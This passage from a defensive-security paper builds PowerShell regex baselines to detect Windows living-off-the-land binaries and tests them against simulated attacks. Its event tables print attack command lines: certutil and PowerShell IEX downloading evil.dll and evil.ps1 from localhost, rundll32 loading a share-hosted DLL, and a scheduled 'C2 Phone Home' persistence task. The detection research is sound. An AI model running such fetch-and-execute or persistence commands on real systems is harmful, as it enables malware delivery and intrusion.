When using the baseline template, all events that involve a monitored program will be added to the unexpected events list. This data could be displayed in many ways, including from the command line, exporting to CSV, and exporting to HTML. Figure 20 shows how these events can be exported to a CSV for analysis in Excel, which works well for manual analysis. The -NoTypeInformation flag removes an optional header for a cleaner import into Excel.

```
# If any unexpected events were found...
if($Unexpected_Events) {

        # Export events to a CSV
        $Unexpected_Events | Export-Csv "C:\events.csv" -NoTypeInformation
}
```

Figure 20. Exporting PowerShell Objects to CSV

Figure 21 shows a truncated view of the events listed in the CSV when opened in Excel. The columns have been manually rearranged to match the ordering of the baseline. Additional columns that are not used in the baseline have been removed.

TimeCreated	SubjectUser	TargetUser	ParentProcessName	NewProcessName	CommandLine
12/17/2022 12:21	CISO-TEST$	User	C:\Windows\explorer.exe	C:\Windows\System32\WindowsPowerShell\	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"
12/17/2022 12:21	CISO-TEST$	User	C:\Windows\System32\svchost.exe	C:\Windows\System32\rundll32.exe	C:\Windows\System32\rundll32.exe shell32.dll,SHCreateLocalServerRun
12/17/2022 8:03	CISO-TEST$	-	C:\Windows\System32\sc.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/17/2022 8:03	CISO-TEST$	-	C:\Windows\System32\svchost.exe	C:\Windows\System32\sc.exe	C:\Windows\system32\sc.exe start wuauserv
12/17/2022 7:43	User	-	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngentask.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/17/2022 7:43	User	-	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ngentask.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/17/2022 7:43	CISO-TEST$	-	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ngentask.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/17/2022 7:43	CISO-TEST$	-	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngentask.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Figure 21. Viewing Events in Excel

3.1.7. Baseline Tuning

Tuning the baseline is critical to eliminating false positives associated with any legitimate activity. The events shown in Figure 21 were captured over 24 hours. The system was not regularly used during this window, so most of the detected activity was generated by the operating system. While this does not accurately represent a domain-joined production system, it allows for a cleaner demonstration of baseline tuning.

The tool identified 34 events involving monitored programs from 478 process execution events. Since most of these events are normal system activity, the baseline must be tuned to remove these false positives from future checks. In order to tune the baseline, defenders must understand why the activity is normal so respective filters can be built.

Figure 21 shows several instances of conhost.exe being executed. Filtering the logs in Excel to only display instances of conhost.exe shows that 17 of the 34 events involve conhost.exe being launched by various operating system programs, as seen in Figure 22. While conhost.exe is regularly used by these programs when they need access to the Windows command line (Fisher, 2022), it can also be used by attackers for indirect execution (LOLBAS Project, n.d.).

TimeCreated	SubjectUs	Target	ParentProcessName	NewProcessName	CommandLine
12/17/2022 8:03	CISO-TEST$	-	C:\Windows\System32\sc.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/17/2022 7:43	User	-	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngentask.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/17/2022 7:43	User	-	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ngentask.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/17/2022 7:43	CISO-TEST$	-	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ngentask.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/17/2022 7:43	CISO-TEST$	-	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngentask.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/17/2022 7:43	CISO-TEST$	-	C:\Windows\System32\dstokenclean.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/17/2022 7:43	CISO-TEST$	-	C:\Windows\System32\DiskSnapshot.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/17/2022 7:43	CISO-TEST$	-	C:\Windows\System32\dmclient.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/17/2022 7:43	LOCAL SERVI	-	C:\Windows\System32\sc.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/17/2022 7:43	CISO-TEST$	-	C:\Windows\System32\CompatTelRunner.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/17/2022 7:43	CISO-TEST$	-	C:\Windows\System32\lpremove.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/17/2022 7:08	CISO-TEST$	-	C:\Windows\System32\sc.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/17/2022 4:16	CISO-TEST$	-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/17/2022 4:16	CISO-TEST$	-	C:\Windows\System32\CompatTelRunner.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/16/2022 20:03	CISO-TEST$	-	C:\Windows\System32\dmclient.exe	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/16/2022 17:53	CISO-TEST$	-	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2211.5-	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
12/16/2022 17:53	CISO-TEST$	-	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2211.5-	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Figure 22. Investigating conhost.exe

Notice how the events in Figure 22 have the same command line arguments. These can be used to anchor a filter. While using just the command line field may be adequate for filtering, the exception could be narrowed to only apply to expected parent processes. In this case, there are too many potential parent processes to warrant creating filters for each, but a filter can be built that applies to parent processes in expected directories such as C:\Windows\ and C:\ProgramData\Microsof\Windows Defender\. Figure 23 shows a filter that can be added to the baseline to accomplish this.

```
# Windows system binaries or Windows Defender running conhost with specific arguments
@("","","","^(C:\\Windows|C:\\ProgramData\\Microsoft\\Windows Defender)\\","","\\\?\?\\C:\\Windows\\system32\\conhost\.exe 0xffffffff -ForceV1"),
```

Figure 23. Filtering Conhost.exe Activity

With the conhost.exe filter added to the baseline, the original events list can be inspected for other commonalities. Figure 24 shows that svchost.exe is a common parent process for many of the monitored programs, even though svchost.exe itself is not a monitored program. Because svchost.exe is used to host Windows services, it is normal for it to run some of these monitored programs as long as svchost.exe is run from an expected location like the System32 folder (Fisher, 2022). Figure 25 shows a filter that includes svchost.exe in the baseline of expected activity, which accounts for 9 of the 34 unexpected events.

TimeCreated	SubjectUs	Target	ParentProcessName	NewProcessName	CommandLine
12/17/2022 12:21	CISO-TEST$	User	C:\Windows\System32\svchost.exe	C:\Windows\System32\rundll32.exe	C:\Windows\System32\rundll32.exe shell32.dll,SHCreateLocalServerRunDll {c82192ee-6c
12/17/2022 8:03	CISO-TEST$	-	C:\Windows\System32\svchost.exe	C:\Windows\System32\sc.exe	C:\Windows\system32\sc.exe start wuauserv
12/17/2022 7:43	CISO-TEST$	-	C:\Windows\System32\svchost.exe	C:\Windows\System32\rundll32.exe	C:\Windows\system32\rundll32.exe C:\Windows\system32\Windows.StateRepositoryCli
12/17/2022 7:43	CISO-TEST$	LOCAL SE	C:\Windows\System32\svchost.exe	C:\Windows\System32\sc.exe	C:\Windows\system32\sc.exe start w32time task_started
12/17/2022 7:08	CISO-TEST$	-	C:\Windows\System32\svchost.exe	C:\Windows\System32\sc.exe	C:\Windows\system32\sc.exe start wuauserv
12/17/2022 4:47	CISO-TEST$	-	C:\Windows\System32\svchost.exe	C:\Windows\System32\rundll32.exe	C:\Windows\system32\rundll32.exe C:\Windows\system32\PcaSvc.dll,PcaPatchSdbTask
12/17/2022 3:20	CISO-TEST$	User	C:\Windows\System32\svchost.exe	C:\Users\User\AppData\Local\Micros	C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDriveStandaloneUpdater.exe
12/16/2022 17:54	CISO-TEST$	-	C:\Windows\System32\svchost.exe	C:\Windows\System32\wuauclt.exe	"C:\Windows\system32\wuauclt.exe" /UpdateDeploymentProvider UpdateDeploymentPr
12/16/2022 16:34	CISO-TEST$	-	C:\Windows\System32\svchost.exe	C:\Windows\System32\rundll32.exe	C:\Windows\system32\rundll32.exe C:\Windows\system32\PcaSvc.dll,PcaPatchSdbTask

Figure 24. Svchost.exe Spawning Monitored Programs

```
# Windows service host running monitored programs
@("","","","^C:\\Windows\\System32\\svchost\.exe$","",""),
```

Figure 25. Filtering Svchost.exe Activity

Figure 26 shows that the original event list only contains eight entries if the activity associated with conhost.exe and svchost.exe is removed. These events can be iterated through to identify commonalities, research the processes involved, and build filters to exclude expected activity. Figure 27 shows several additional filters that exclude the remaining activity except for explorer.exe running powershell_ise.exe.

TimeCreated	SubjectUs	Target	ParentProcessName	NewProcessName	CommandLine
12/17/2022 12:21	CISO-TEST$	User	C:\Windows\explorer.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"
12/17/2022 5:09	CISO-TEST$	-	C:\Windows\System32\wuauclt.exe	C:\Windows\SoftwareDistribution\Download\Install\AM_Delta_Patch_1.381.552.0.exe	"C:\Windows\SoftwareDistribution\Download\Install\AM_Delta_Patch_
12/17/2022 5:09	CISO-TEST$	-	C:\Windows\System32\MoUsoCoreWorker.exe	C:\Windows\System32\wuauclt.exe	"C:\Windows\system32\wuauclt.exe" /UpdateDeploymentProvider Upd
12/17/2022 4:16	CISO-TEST$	-	C:\Windows\System32\CompatTelRunner.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe -ExecutionPolicy Restricted -Command Write-Host 'Final r
12/16/2022 17:54	CISO-TEST$	-	C:\Windows\System32\wuauclt.exe	C:\Windows\SoftwareDistribution\Download\Install\AM_Delta_Patch_1.381.521.0.exe	"C:\Windows\SoftwareDistribution\Download\Install\AM_Delta_Patch_
12/16/2022 17:53	CISO-TEST$	-	C:\ProgramData\Microsoft\Windows Defender\	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2211.5-0\MpCmdRun.exe	"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2211.5-0
12/16/2022 17:53	CISO-TEST$	CISO-TES	C:\ProgramData\Microsoft\Windows Defender\	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2211.5-0\MpCmdRun.exe	"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2211.5-0
12/16/2022 17:53	CISO-TEST$	-	C:\ProgramData\Microsoft\Windows Defender\	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2211.5-0\MpCmdRun.exe	"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2211.5-0

Figure 26. Remaining Events

```
# Windows Update client running executables from an expected location
@("","","","^C:\\Windows\\System32\\wuauclt\.exe$","^C:\\Windows\\SoftwareDistribution\\Download\\",""),
# Expected Windows Update activity
@("","","","^C:\\Windows\\System32\\MoUsoCoreWorker\.exe$","^C:\\Windows\\System32\\wuauclt\.exe$",""),
# Common PowerShell command run by Windows telemetry
@("","","","^C:\\Windows\\System32\\CompatTelRunner\.exe$","","^powershell\.exe -ExecutionPolicy Restricted -Command Write-Host 'Final result: 1';$"),
# Microsoft Windows Defender running MpCmdRun.exe without a url parameter
@("","","","^C:\\ProgramData\\Microsoft\\Windows Defender\\","^C:\\ProgramData\\Microsoft\\Windows Defender\\.*\\MpCmdRun\.exe$","(?!.*-url )")
```

Figure 27. Additional Filters

With these remaining events incorporated into the baseline, the only remaining event is explorer.exe launching powershell_ise.exe, as seen in Figure 28. In this case, explorer.exe is a monitoring program while powershell_ise.exe is not. Because explorer.exe can be used to spawn other processes indirectly (LOLBAS Project, n.d.), including monitored programs, it would not be ideal to create a filter that ignores all processes spawned by explorer.exe. It is also undesirable to list all possible processes that explorer.exe might launch, as that would require excessive maintenance to build a

complete baseline. In this case, explorer.exe was removed from the list of monitored programs, allowing explorer.exe to be ignored unless it spawns a monitored program or is spawned by a monitored program.

TimeCreated	SubjectUserI	TargetUserN	ParentProcessName	NewProcessName
12/17/2022 12:21	CISO-TEST$	User	C:\Windows\explorer.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe

Figure 28. Explorer Launching PowerShell ISE

The issue with Explorer highlights a fundamental problem with how the data was initially framed for this experiment. Events were included for baselining if either the parent process or a child process was a monitored program. The same monitored program list and baseline were applied to both scenarios, resulting in less flexibility in certain edge cases. To address this lack of flexibility, each scenario could be framed separately with its own list of monitored programs, baseline, and report. Baselining the execution of monitored programs (where the monitored program is the child process) could be completely separate from baselining the execution of processes *spawned by* monitored programs (where the monitored program is the parent). This would require maintaining a separate monitored program list and baseline for each scenario but offers the most flexibility. For example, explorer.exe could remain in the monitored programs list for baselining child processes so explorer being launched by an unexpected parent process could be detected. Explorer.exe could then be removed from the monitored programs list for parent processes so false positives associated with explorer.exe spawning unmonitored programs can be ignored while still detecting if explorer.exe spawns a monitored program. This issue highlights the need to frame data carefully for any given baselining application.

3.2. Detecting Simulated Attacks

The tool was run before the simulated attacks to generate a control dataset. Two events were detected that were not in the baseline. These events were associated with a user running the Event Viewer, as seen in Figure 29. These events were not added to the baseline so they could remain part of the control dataset. In a real-world scenario, these events would likely be added to the baseline if the activity was normal.

TimeCreated	SubjectUser	TargetUser	ParentProcessName	NewProcessName	CommandLine
12/18/2022 19:09	User	-	C:\Windows\explorer.exe	C:\Windows\System32\mmc.exe	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" /s
12/18/2022 19:09	CISO-TEST$	User	C:\Windows\explorer.exe	C:\Windows\System32\mmc.exe	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" /s

Figure 29. Events Identified in Control Run

An elevated command prompt was opened after the control run. Each simulated attack from Figure 4 was run in succession, as seen in Figure 30. The tool was run after the attack simulation to generate a test dataset. The events detected after the attack simulation are shown in Figure 31. Note that the events in both Figure 29 and Figure 31 have been reformatted only to show the columns used for filtering in their respective order.



Figure 30. Attack Simulation

TimeCreated	SubjectUs	Tar	ParentProcessName	NewProcessName	CommandLine
12/18/2022 19:09	User	-	C:\Windows\explorer.exe	C:\Windows\System32\mmc.exe	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" /s
12/18/2022 19:09	CISO-TEST$	User	C:\Windows\explorer.exe	C:\Windows\System32\mmc.exe	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" /s
12/18/2022 19:11	CISO-TEST$	User	C:\Windows\explorer.exe	C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe"
12/18/2022 19:11	User	-	C:\Windows\System32\cmd.exe	C:\Windows\System32\certutil.exe	certutil.exe -urlcache -split -f http://localhost/evil.dll evil.dll
12/18/2022 19:12	User	-	C:\Windows\System32\cmd.exe	C:\Windows\System32\rundll32.exe	rundll32.exe \\localhost\evil.dll,EntryPoint
12/18/2022 19:14	User	-	C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell "IEX(New-Object Net.WebClient).downloadString('http://localhost/evil.ps1')"
12/18/2022 19:14	User	-	C:\Windows\System32\cmd.exe	C:\Windows\System32\schtasks.exe	schtasks /create /sc minute /mo 1 /tn "C2 Phone Home" /tr c:\evil.exe

Figure 31. Events Identified in Test Run

3.2.1. Attack Detection Analysis

The first simulated attack used certutil.exe to simulate ingress tool transfer, as seen in APT attacks (Glyer et al., 2021). Figure 30 shows the attack resulted in an "Access is denied" error message caused by Windows Defender blocking the simulated

attack. Even though Windows Defender intervened, the process execution event was still logged, so the attack was detected, as seen in Figure 31. This behavior is noteworthy because it demonstrates that an event may be detected through log analysis even if endpoint security tools intervene.

The second attack used rundll32.exe to simulate the execution of a malicious DLL hosted on a network share, which is just one of several ways rundll32.exe can be abused by attackers (Cybereason Blue Team, 2022). This attack was detected, as seen in Figure 31. Figure 32 shows an error message due to the network share not being found because a legitimate share was not needed for this simulation. Similar to the first attack, this demonstrates that attack attempts can be detected, even if the attack activity is unsuccessful. This also highlights that process execution alone is often insufficient evidence to confirm that an attack was successful.



Figure 32. Rundll32.exe Error

The third attack used PowerShell to simulate the download and execution of a malicious script. This technique is often seen in infected Office documents acting as a first-stage payload that downloads and runs the second stage to infect the machine or establish a command-and-control channel, as demonstrated by CrowdStrike's analysis of GRIM SPIDER (John et al., 2019). This attack was detected, as seen in Figure 31. As seen in Figure 30, an error was generated because PowerShell could not connect to the remote server because command-and-control infrastructure was not required to demonstrate successful detection.

The fourth attack used schtasks.exe to simulate the creation of a scheduled task that would run a malicious executable to establish a command-and-control channel.

Attackers often use this technique to establish persistence (Horiuchi, 2022). This attack was detected, as seen in Figure 31. The scheduled task was created successfully, without error, as seen in Figure 30.

The fifth attack tried to use ntdsutil.exe to dump credentials from a local Active Directory database. This technique is often used to dump password hashes once an attacker has compromised a domain controller, as demonstrated by Microsoft's analysis of LAPSUS$ activities (Microsoft Threat Intelligence Center et al., 2022). As seen in Figure 30, ntdsutil.exe was not found on the system because the system is not an Active Directory Domain Controller. Note that this is the only attack not detected in Figure 31. Unlike the other attacks, a process execution event was not generated in this case because the program was not found. This demonstrates a lack of visibility into process execution attempts when the program is not found.

Because cmd.exe is also a monitored program, Figure 31 shows that cmd.exe was run immediately before the simulated attacks. Figure 33 includes additional columns that were initially removed for formatting purposes. The additional information in these columns confirms that the parent process ID for each of the simulated attacks matches the process ID of the instance of cmd.exe seen in the report, confirming that all the detected attacks were executed from the same parent process.

TimeCreated	SubjectU	Tar	ProcessId	ParentProcessName	NewProcessId	CommandLine
12/18/2022 19:09	User	-	0x14c0	C:\Windows\explorer.exe	0xd88	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" /s
12/18/2022 19:09	CISO-TEST$	User	0x14c0	C:\Windows\explorer.exe	0x1078	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" /s
12/18/2022 19:11	CISO-TEST$	User	0x14c0	C:\Windows\explorer.exe	0x20a8	"C:\Windows\system32\cmd.exe"
12/18/2022 19:11	User	-	0x20a8	C:\Windows\System32\cmd.exe	0x2074	certutil.exe -urlcache -split -f http://localhost/evil.dll evil.dll
12/18/2022 19:12	User	-	0x20a8	C:\Windows\System32\cmd.exe	0x15f8	rundll32.exe \\localhost\evil.dll,EntryPoint
12/18/2022 19:14	User	-	0x20a8	C:\Windows\System32\cmd.exe	0x2220	powershell "IEX(New-Object Net.WebClient).downloadString('http://localhost/evil.ps1')"
12/18/2022 19:14	User	-	0x20a8	C:\Windows\System32\cmd.exe	0x4d4	schtasks /create /sc minute /mo 1 /tn "C2 Phone Home" /tr c:\evil.exe

Figure 33. Confirming Cmd.exe is the Parent Process

While this experiment only identified four potential attacks, it is important to acknowledge that the tool covers nearly 150 programs that attackers could misuse. Any of these programs could have been tested and would have been detected if they were available on the system. Framing the use case around these 150 programs highlights the power of combining an allowlist approach with a highly flexible baseline to provide comprehensive coverage.

With that taken into account, it is also important to acknowledge that a significant amount of time would be required to tune the baseline for a production environment. Therefore, it is important to carefully select what activity is baselined. For example, it may not be feasible to baseline all 150 monitored programs in a larger environment. However, it may be feasible to baseline a subset of these programs or baseline programs based on specific threat intelligence.

3.2.2. Operationalizing Detection

After verifying that the tool detects attacks, consideration should be given to how this functionality can be operationalized for a given environment. A simple approach for security monitoring is to schedule a daily task that runs the tool every 24 hours to analyze events from the previous 24 hours. The tool could be modified to send an email or log to a centralized logging system if any anomalous activity was found. Defenders will need to evaluate their environments to determine if operationalizing this method is appropriate, along with determining the best way to do so.

4. Recommendations and Implications

The research demonstrates that defenders can use PowerShell to build relatively simple but powerful anomaly-based detection by building a baseline of normal activity using regular expressions. While this method was used to build a tool to detect unexpected execution of living-off-the-land binaries, the application of this research extends well beyond this specific use case. This method can enable defenders to rapidly develop baselining tools for nearly any given type of structured log data, allowing them to identify anomalous system behavior that other tools may miss.

4.1. Recommendations for Practice

Defenders considering implementing this approach to anomaly-based detection should carefully consider the pros and cons in the context of their use case. This approach is accessible, enabling defenders to build their own detection capabilities. It leverages native tools, does not require any investment in software or hardware, and can be

achieved with relatively minimal programming experience. It requires a fundamental understanding of regular expressions, but that is common among security practitioners.

However, this approach is not for every environment or every application. Scalability is likely the biggest concern, especially in large, non-homogenous environments. The approach does not provide a means of centralized reporting, and managing baselines can be complicated and prone to user error. Without further research and development, a lack of centralized management and reporting will likely discourage large-scale use.

Some scalability issues could be addressed by combining this method with Windows Event Collection to centralize detection, but this requires more resources than distributing detection down to the endpoint. Baseline management could be improved by using a source code management system or redesigning the baseline to use an external configuration file with a suitable markup language. These improvements would allow defenders to work with, test, and collaborate on baseline changes more easily. SIEM integration could also help with scalability by enabling the development of centralized reporting, even if the initial baselining is distributed down to the endpoint.

Without addressing scalability, this method is more suited to smaller, homogenous environments or applications where activity has minimal variation under normal circumstances. Smaller organizations with budget constraints could leverage skilled technical staff to bridge significant gaps in visibility for minimal cost. This may offer adequate visibility for organizations without a robust centralized logging or SIEM solution but will require ongoing baseline tuning as the environment changes or new activity is introduced.

This method could lend itself well to incident response, where false positives may be acceptable as long as the malicious activity is identified. This method could also be used for threat hunting to baseline activity based on threat intelligence. Regardless of the application, this method requires a certain level of comfort in modifying the code and baselines to fit the environment.

Justin Store, jrstore@mtu.edu

4.2. Implications for Future Research

One area for future research is the application of this methodology to other data sources to address other common security visibility gaps. Examples include:

- Baselining Windows firewall logs to identify command-and-control, lateral movement, and reconnaissance.
- Baselining output from SysInternals AutoRuns tool to identify persistence mechanisms.
- Baselining logon events to identify excessive logins, excessive failed logins, or login attempts from honey accounts.
- Baselining DLLs loaded by processes to identify suspicious code execution.

Future research could also focus on developing the code beyond a proof-of-concept into a more robust open-source project with added functionality to cover additional use cases or increase efficiency, modularity, scalability, and flexibility. Centralized management and reporting, source code management, and a redesign of the baseline syntax could all be investigated to improve scalability while continuing to leverage the advantages of distributed processing.

Another potential research area could be investigating options for using similar baselining techniques in SIEM or EDR solutions. EDR may lend itself well to this as it can leverage distributed agents to perform CPU-intensive searches on endpoints with much smaller datasets than a centralized logging platform.

5. Conclusion

Living-off-the-land attacks remain a staple in the attacker's arsenal, often unnoticed by defenders due to a lack of visibility. However, defenders can fight fire with fire using living-of-the-land techniques to build their own anomaly-based detection. The methodology presented in this research leverages flexible baselines to provide broad detection capabilities with minimal false positives. While this methodology can be used to detect living-off-the-land attacks, it can also be used to address other visibility gaps that commonly blindside defenders.

Justin Store, jrstore@mtu.edu

References

LOLBAS Project. (n.d.). *Living Off The Land Binaries, Scripts and Libraries*. Retrieved November 30, 2022, from https://lolbas-project.github.io/

LOLBAS Project. (2021, December 12). *README.md*. Retrieved November 30, 2022, from https://github.com/LOLBAS-Project/LOLBAS/blob/master/README.md

Red Canary. (2022). *2022 Threat Detection Report.* Retrieved from https://redcanary.com/threat-detection-report/

Crossley, D. (2021, February 11). *How to Enable Process Creation Events to Track Malware and Threat Activity*. LogRhythm. Retrieved from https://logrhythm.com/blog/how-to-enable-process-creation-events-to-track-malware-and-threat-actor-activity/

Sigma. (2020, September 14). *Develop Sigma rules for Living Off The Land Binaries and Scripts*. Retrieved December 15, 2022, from https://github.com/SigmaHQ/sigma/issues/1014

Splunk Threat Research Team. (2022, March 31). *Living Off The Land: Threat Research February 2022 Release*. Retrieved from https://www.splunk.com/en_us/blog/security/living-off-the-land-threat-research-february-2022-release.html

Cox, O. (n.d.). *Living off the Land: How hackers blend into your environment*. DarkTrace. Retrieved December 15, 2022, from https://darktrace.com/blog/living-off-the-land-how-hackers-blend-into-your-environment

Justin Store, jrstore@mtu.edu

Joshi, A., Dasgupta, D., & Chamberlain, C. (2021, May 18). *ProblemChild: Detecting living-off-the-land attacks using the Elastic Stack*. Elastic. Retrieved from https://www.elastic.co/blog/problemchild-detecting-living-off-the-land-attacks

Turner, J. (2021, July 29). *Command line process auditing*. Microsoft Learn. Retrieved from https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/component-updates/command-line-process-auditing

Microsoft. (2019, December 13). *Event Log*. Microsoft Learn. Retrieved from https://learn.microsoft.com/en-US/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd349798(v=ws.10)

Microsoft. (2022, December 9). *Creating Get-WinEvent queries with FilterHashtable*. Microsoft Learn. Retrieved from https://learn.microsoft.com/en-us/powershell/scripting/samples/creating-get-winevent-queries-with-filterhashtable?view=powershell-7.3

Wright, J. (2022, July 16). Month of PowerShell – *Working with the Event Log, Part 3 – Accessing Message Elements.* Retrieved from https://www.sans.org/blog/working-with-the-event-log-part-3-accessing-message-elements/

Hicks, J. (2020, January 22). *Convert-EventLogRecord.ps1*. PSScriptTools. Retrieved December 8, 2022, from https://github.com/jdhitsolutions/PSScriptTools/blob/master/functions/Convert-EventLogRecord.ps1

Conrad, E. (2021, November 11). *DeepBlue.ps1*. SANS Blue Team. Retrieved December 20, 2022, from https://github.com/sans-blue-team/DeepBlueCLI/blob/master/DeepBlue.ps1

Justin Store, jrstore@mtu.edu

Fisher, T. (2022, August 18). *What's Conhost.exe in Windows? What Does it Do?* Lifewire. Retrieved from https://www.lifewire.com/conhost-exe-4158039

LOLBAS Project. (n.d.). *Conhost.exe*. Retrieved December 17, 2022, from https://lolbas-project.github.io/lolbas/Binaries/Conhost/

Fisher, T. (2022, May 13). *What Is Svchost.exe (Service Host)?* Lifewire. Retrieved from https://www.lifewire.com/scvhost-exe-4174462

LOLBAS Project. (n.d.). *Explorer.exe*. Retrieved December 17, 2022, from https://lolbas-project.github.io/lolbas/Binaries/Explorer/

Glyer, C., Perez, D., Jones, S., & Miller, S. (2021, November 08). *This Is Not a Test: APT41 Initiates Global Intrusion Campaign Using Multiple Exploits*. Mandiant. Retrieved from https://www.mandiant.com/resources/blog/apt41-initiates-global-intrusion-campaign-using-multiple-exploits

Cybereason Blue Team. (2022, August 09). *Rundll32: The Infamous Proxy for Executing Malicious Code*. Cybereason. Retrieved from https://www.cybereason.com/blog/rundll32-the-infamous-proxy-for-executing-malicious-code

John, E. & Carvey, H. (2019, May 30). *Unraveling the Spiderweb: Timelining ATT&CK Artifacts Used by GRIM SPIDER*. CrowdStrike Blog. Retrieved from https://www.crowdstrike.com/blog/timelining-grim-spiders-big-game-hunting-tactics/

